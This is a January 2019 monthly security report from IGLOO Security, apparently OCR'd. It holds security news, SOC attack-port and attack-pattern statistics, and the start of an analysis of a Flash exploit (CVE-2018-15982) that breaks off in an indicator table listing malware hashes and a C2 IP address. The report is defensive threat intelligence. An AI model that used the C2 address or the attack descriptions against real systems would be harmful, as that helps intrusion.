
Monthly Security Report

2019
January



Cover Story

Analysis report (CVE-2018-15982) on the malicious code which abused the Adobe Flash UAF

Detecting internal information leaks through the SIEM solution

Code obfuscation and virtualization – binary security methods used against malicious codes

The state of bug bounty in South Korea

IGLOOSECURITY

This report is based on the data collected through the SIEM solution at IGLOO SECURITY's Security Operation Center (SOC). IGLOO SECURITY continuously strives to achieve a 24/7 safe cyber environment throughout the year.

Cover Story

1. Monthly Security Issue

- Monthly Major Issues

2. IGLOO Statistics

- Monthly Attack Service Trend and Analysis
- Detailed Analysis According to Different Patterns

3. IGLOO Analysis Report

- Analysis report (CVE-2018-15982) on the malicious code which abused the Adobe Flash UAF

4. SIEM Guide (SPiDER TM V5.x)

- Detecting internal information leaks through the SIEM solution

5. Tech Note

- Code obfuscation and virtualization – binary security methods used against malicious codes

6. Special Column

- The state of bug bounty in South Korea

7. Focus On IGLOO Security

- This Month’s IGLOO SECURITY

01 Monthly Security Issues

‘Big fan’s loyalty? Printer is a defenseless state about security vulnerability’ … 50,000 hacked printers print flyers to promote specific Youtuber

- Recently, a hacker hacked 50,000 printers and printed a flyer to promote a specific Youtuber (PewDiePie).
- This hacker, named @HackerGiraffe, reveals what s/he has done through Twitter
- He was able to easily access the printer's internal network using the "printer exploit toolkit" from the source sharing site GitHub, and the main purpose was not just promoting a specific Youtube but let people know the most of printers are under control
- Security experts point out that the multi-purpose networked printers used in corporations have a high potential risks to be targeted by hackers and are not under control

Found a malicious app that disguised as a fitness app and smuggling $120 out of the user's account

- Recently two apps (Fitness Balance App, Calories Tracker App) are found which smuggles money out of users by disguising as fitness apps
- These two apps tricked the users into scanning their fingerprint with the promise of providing a calorie tracking function. When the user places their finger on the Apple touch ID home button, a payment confirmation of $119.99 popup appears for a second. If the user integrated their Apple account with their credit card, the payment will have ben made and the transaction is successfully completed
- These apps are currently rated at 4.3 (out of 5) with positive reviews from many users which makes it difficult to suspect
- Security experts believe that there are more of these scamming apps on the official app stores and even if there are not, they believe that the efficiency of attacks is so high that there will be an increase in such forms of scamming. Security experts advised users to be extra careful

‘Is it Lazarus or an Imposter?’…Watch out for ‘Operation Sharpshooter’ which bears many similarities to SONY Pictures’ hacking incident

- A new hacking group, which uses similar hacking tools as the 2014 SONY Pictures hacking incident malware, is starting to receive attention
- According to McAfee, this new hacking group carried out an ‘Operation Sharpshooter’ which sends malicious Word documents disguised as job inquiries to employees of nuclear, national defense, energy, finance related organizations and between October and November, they were successful in attacking 87 different organizations
- A malicious macro labelled as ‘Sharpshooter’ was included in the mail as a downloader which would inject into the memory domain. The ‘Sharpshooter’ downloader downloads a malware called ‘Rising Sun’ which gathers information on the intruded system. This ‘Rising Sun’ malware uses the same source code as the ‘Tojan Duuzer’ of the North Korean hacking group Lazarus when they attacked SONY Pictures
- Security Experts claim that the hacking strategy and process being overly similar to Lazarus may be due to an imposter trying to replicate Lazarus

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Monthly Major Issues

‘Users’ personal information sold’…Facebook has been charged by Washington DC Prosecutin for suspicion of leaking personal information

- Karl Racine, the Attorney General of the District of Columbia, announced that Washington D.C. was sueing Facebook with leaking personal information of 87milion users to English data mining company Cambridge Analytica (CA)
- Facebook is also being sued for allowing access to the personal information of their users to a wide range of other IT companies. This investigation will be centered on whether Facebook has violated Federal Trade Commission regulations which demands companies to receive the consent of the owner before transferring their personal information
- According to The New York Times, IT companies advertised their services through Facebook’s personal information (authority to access personal information, authority to read Facebook messages etc.) and Facebook was able to acquire more users and increasing their profits
- On the 16th of this month, Facebook faced a problem where user pictures which were not made public were leaked for 12 days

‘Open sesame!’…A vulnerability where admin level authority could be found was found in Kubernetes

- Recently a [threat level 9.8(out of 10)] vulnerability (CVE-2018-1002105) was found in Kubernetes a Google container orchestration. This vulnerability induces higher authority and allows both hackers with and without approval have access to admin level authority
- Security firm Coalfire emphasized that although there may be differences depending on the architecture of the organization, this vulnerability is the equivalent to ‘opening the front gate into the whole cloud environment.’ According to Coalfire, not only is this attack difficult to detect, it can lead to various other security problems which makes it difficult to analyze
- Many security firms stated that Kubernetes is well known for its speed, orchestration, automatization and expansion, however emphasized that these characteristics are what made Kubernetes vulnerable and that they should reinforce cloud security

‘Hacker makes gamers cry’…warning for cryptojacking targeting fans of mobile game

- On the 6th, a cryptojacking attack, an attack which targets users, was detected in the game ‘Girls Frontiers’
- The game can be playable on mobile devices or on PC through the Android emulator ‘BlueStick.’ Hackers abused the fact that a personalized advertisement was played when the emulator was executed and injected a Javascript based cryptocurrency software ‘Coinhive’ in the online advertisement. A PC where a Coinhive is installed can be used as a zombie PC to mine cryptocurrency
- Due to the rise of tools used for cryptojacking and hackers which share the profit, security experts advise that users be aware of this form of attack and block Coinhive IPs through the Firewall

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Monthly Major Issues

'100 million personal information falls from outer space' … large scale information leak from NASA

- On the 18th of December, Manager of NASA's HR announced that they discovered a possibility of an information leak while investigating servers in October. NASA added that servers with a high chance of being infiltrated had personal information and social security numbers of past NASA employees dating back to July, 2006
- On the 20th, the US charged 2 members of the Chinese hacking group 'APT10' with hacking secret information concerning national security from agencies and companies and copyright from at least 20 different countries. NASA, US NAVY and other space/satellite companies were on the list

'Mercy towards colleagues in the same industry?' No way … hackers report prominent competition to google

- Recently, malware developers reported a company distributing pirated games while posing as a gaming company to Google
- It seems that hackers reported to Google that the said company was using a DRM tool which limits games to only be played on a specific hardware. The hackers abused the fact that Google warned of shutting down a website using this tool without providing any warning.
- Google announced that the copyright infringement and reporting process was being misused and that they would more carefully monitor reports disguised ad STEAM and Ubisoft.
- Security experts have stated their concerns over an increase in reports from different people with different objectives using legal means even reporting websites which do not necessarily have to do with pirated games.

'Newspapers that never got sent'…US Newspaper company delivery got postponed due to malware

- Recently, a malware targeting Newspaper printing systems have attacked and newspaper companies such as LA Times, New York Times, Wall Street Journal etc. faced delay in delivery for a few hours. The companies that were targeted were all member of the Tribunal Publishing or was using their system
- According to a security expert, received a request from La Times, the attackers were not aiming for financial profit for information. Rather, they were attempting to cause social disrupt.
- The US Department of Homeland Security announced that this was most likely an attack from 'a hacker being backed by a state which was aiming to disrupt the social infrastructure' and also added that it was not conclusive and that they were carrying out further investigations to comprehend the situation

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

02 IGLOO Statistics

The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted.

Monthly Attack Service Trend and Analysis

TOP 10 Monthly Attack Service(Port)

This month's (Jan. 2019) collected data shows that the HTTPS (TCP/443), ICMP (0/ICMP), Unassigned (TCP/9900) and Telnet (TCP/23) have decreased compared to last month. The events SNMP (UDP/161) and MSSQL (TCP/1433) have newly entered the rankings.

※ Based on IGLOO SECURITY SOC SIEM data collection

Rank	Service(Port)	No. of Cases	Ratio(%)	Fluctuation
1	HTTP(TCP/80)	1,938,331,336	47.68%	-
2	DNS(UDP/53)	697,942,088	17.17%	-
3	Microsoft-DS(TCP/445)	414,174,046	10.19%	▲1
4	HTTPS(TCP/443)	385,802,364	9.49%	▼1
5	SNMP(UDP/161)	221,878,833	5.46%	NEW
6	ICMP(0/ICMP)	179,626,695	4.42%	▼1
7	Unassigned(TCP/9900)	101,216,400	2.49%	▼1
8	Telnet(TCP/23)	52,712,348	1.30%	▼1
9	MSSQL(TCP/1433)	37,892,623	0.93%	NEW
10	Unassigned(TCP/8001)	35,808,177	0.88%	-
Total		4,065,384,910	100.00%	-

[Table2-1] TOP 10 Monthly Attack Ports

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


02 IGLOO Statistics

Monthly Attack Service Trend and Analysis

Monthly Attack Service(Port) cases compared to last month

The data collected during the month of January indicated that, compared to last month, the HTTP port detection ratio has increased. As for the other ports, there have been changes in ranks, however there is no noticeable change in the number of cases detected.

The ports SNMP(UDP/161) and MSSQL(TCP/1433) have newly entered the ranking. The MSSQL(TCP/1433) port is a DB related service port. It is capable of utilizing the SQL query to access, search inject and modify. Therefore, it is crucial to periodically check the policies and services.



[Figure 2-1] TOP 10 Monthly Attack Ports

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

02 IGLOO Statistics

The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through a ranking process, future cyber threats become predictable.

Monthly Attack Service Trend and Analysis

TOP 10 Monthly Attack Service Patterns

The results from this month's (Jan. 2019) attack event analysis indicate that Dcom_TCP_Sweep (MSBlaster Worm Messenger), HTTP Connection Limit Exhaustion Attack(By Slowloris) and UDP Tear Drop events have increased compared to last month and that the Multi Packet Inspection event has fallen in rank. There have been changes to the ranks however, there have not been any noticeable fluctuations or anomalies in the number of cases.

※ Based on IGLO SECURITY SOC SIEM data collection

Rank	Pattern	No. of Cases	Ratio(%)	Fluctuation
1	SMB Service connect(tcp-445)	592,348,486	81.16%	-
2	ACK Port Scan(F/W Scan)	75,240,642	10.31%	-
3	MySQL-Server Login Brute force	22,577,570	3.09%	-
4	Dcom_TCP_Sweep(MSBlaster Worm Messenger)	10,088,952	1.38%	▲1
5	Multi Packet Inspection	7,740,220	1.06%	▼1
6	HTTP Connection Limit Exhaustion Attack (By Slowloris)	5,817,800	0.80%	▲2
7	MS WINS Server Registration Spoofing Vuln-1[Req] (UDP-137)	5,597,840	0.77%	
8	UDP Tear Drop	4,221,870	0.58%	▲2
9	Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137)	3,831,532	0.52%	NEW
10	HTTP Login Brute Force	2,374,686	0.33%	NEW
Total		729,839,598	100.00%	-

[Table2-2] TOP 10 Monthly Attack Patterns

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


02 IGLOO Statistics

Monthly Attack Service Trend and Analysis

Monthly Attack Service Incident Patterns Compared to Last Month

The data collected during the month of January, there is no noticeable fluctuation in the upper tier of the ranks, the there have been some changes in the lower ranks. HTTP Brute Force, a wide known attack event, has newly appeared in the ranking along with Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137).

The HTTP Brute Force is still widely utilized despite the various ways to prevent such as attack. In order to prevent such as from occurring, the user needs to change their password periodically, use complex passwords and be aware of the possible security threats. Therefore, it is advised that the security manager periodically check their systems.



[Figure2-2] TOP 10 Monthly Attack Patterns

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

02 IGLOO Statistics

Detailed Analysis According to Different Patterns

IGLOO Statistics introduces results of an integrated analysis of the TOP 10 attack patterns which occurred in January. Each vulnerability needs to be dealt with in advanced in accordance with the integrated analysis results of each attack pattern.

Attack Pattern	Integrated Analysis Results
SMB Service Connect (tcp-445)	Microsoft Windows uses SMB protocol to share files and printer resources with other computers. Sharing resources using SMB in older versions (95, 98, Me and NT) of Windows used TCP port 137 and 139 and UDP port 138 by executing NETBIOS with NETBIOS over TCP/IP. On older versions of Windows 2000/XP, it was possible to run SMB directly through TCP/IP on TCP port 445. If the files are shared with easily guessable password or passwords are not set, they can suffer from secondary attacks.
ACK Port Scan (F/W Scan)	ACK Port Scan (F/W Scan) is a type of scanning attack targeting vulnerable ports which are allowed to be accessed by firewall policy. Attackers can collect information on vulnerable ports by analyzing the returned packet as a response to the packet sent in advance. These attacks are not intended to destroy the system but to collect information for planning a scenario for secondary attack.
MySQL-Server Login Brute force	A brute force attack can be launched against an user account in MySQL. MySQL replies with success/error based on supplied credentials and time required for the verification is almost the same in either cases. Hence, an attacker can launch brute force attack against a MySQL user account at a rapid rate and can try many different passwords.
Dcom_TCP_Sweep (MSBlaster Worm Messenger)	W32.Blaster.Worm is a type of worm which spreads by exploiting the DCOM RPC Buffer Overflow vulnerability. If TCP/135 port is opened and if it is found to be vulnerable, the worm will infect the system. The infected system activates TCP/4444 port to download malicious file, "mblase.exe“ from the host server using TFTP and registers it to the registry. During this process, network traffic on the infected system may increase.
Multi Packet Inspection	A Multi Packet Inspection is a rule that occurs within the IPS of a specified company and detects using the automated pattern learning defense mechanism set-up within the IPS. It denies access for a certain amount of time if a packet, which exceeds the bytes PPS set-up by the IPS, is injected.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

02 IGLOO Statistics

Detailed Analysis According to Different Patterns

Attack Pattern	Integrated Analysis Results
HTTP Connection Limit Exhaustion Attack (By Slowloris)	Slowloris is an attack tool that maintains TCP connection by transmitting an abnormal HTTP request to a web server unlike a DoS attack type that transmits a large amount of packets. The target web server may be exhausted from the connection resource, and after the connection resource is exhausted, the web server falls into a service denied state of being unable respond to user's request.
MS WINS Server Registration Spoofing Vuln-1 [Req](UDP-137)	This attack occurs while a name is being registered on the Windows WINS server and the NetBIOS is not inspected thoroughly enough. Through this vulnerability, the attacker is capable of redirecting the victims internet traffic through web proxy spoofing to a specified domain.
UDP Tear Drop	A common form of denial of service attack, in which the perpetrator overbears a network by exploiting datagram fragmentation mechanisms.
Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137)	A network scanner tool that scans all computers in the IP addresses range you choose, using NetBIOS protocol. For every computer located by this NetBIOS scanner, the following information is displayed: IP Address, Computer Name, Workgroup or Domain, MAC Address, and the company that manufactured the network adapter (determined according to the MAC address). NetBScanner also shows whether a computer is a Master Browser. You can easily select one or more computers found by NetBScanner, and then export the list into csv/tab-delimited/xml/html file.
HTTP Login Brute Force	This attack accesses the HTTP WEB service port(80) and repetitively inserts random strings through a Tool-Kit in order to find out the password for a specific ID(root, guest etc). Passwords which are easy to guess or are in an alphabetic/symbolic order are more prone to this attack. This attack can be prevented by using IDs and passwords over 6 letters and by Filtering data from the HTTP port(80/TCP).

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

03 IGLOO Analysis Report

Analysis Report (CVE-2018-15982) on the malicious code which abused the Adobe Flash

Security Operation Center
Security Analysis Team

1. Synopsis

This report is an analysis on the malicious code sample which abused the Adobe Flash Player의 UAF(Use-after-free) vulnerability(CVE-2018-15982).

2. Basic Information

The sample used in the analysis is 1 MS Office Word document file and when the attached file is run, the malicious code utilizes the Adobe Flash UAF(Use-after-free) vulnerability (CVE-2018-15982) to run more malicious codes. The additional malicious code inserts itself in the Win32 EXE runfile as a task scheduler. Then it seizes information and attempts to access the C2 server.


Classification	Content
Process	· inspect Bit Defender activity · inspect Windows Defender activity
File	· register “register task scheduler”
Network	· attempt to access C2 server
Registry	· see list of installed programs · see Window Defender related configuration

[Table 3-1] Effects of the Malicious Code

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1) Information on malicious code

The figure below [Figure 3-1]is the composition of the malicious activity utilized in the analysis.



[Figure 3-1] Malicious Code Composition

2) Information on intrusion indicator

The table below shows the distinguished intrusion indicator information from the analysis.

Order	File Name	File Format	MD5	IP Address	URL Address
1	22.docx	MS Office Word	92B1C50C3DDF8289E85 CBB7F8EEAD077	-	-
2	backup.exe	Win32 EXE	1CBC626ABBE10A4FAE6 ABF0F405C35E2	188.241.58.68	-

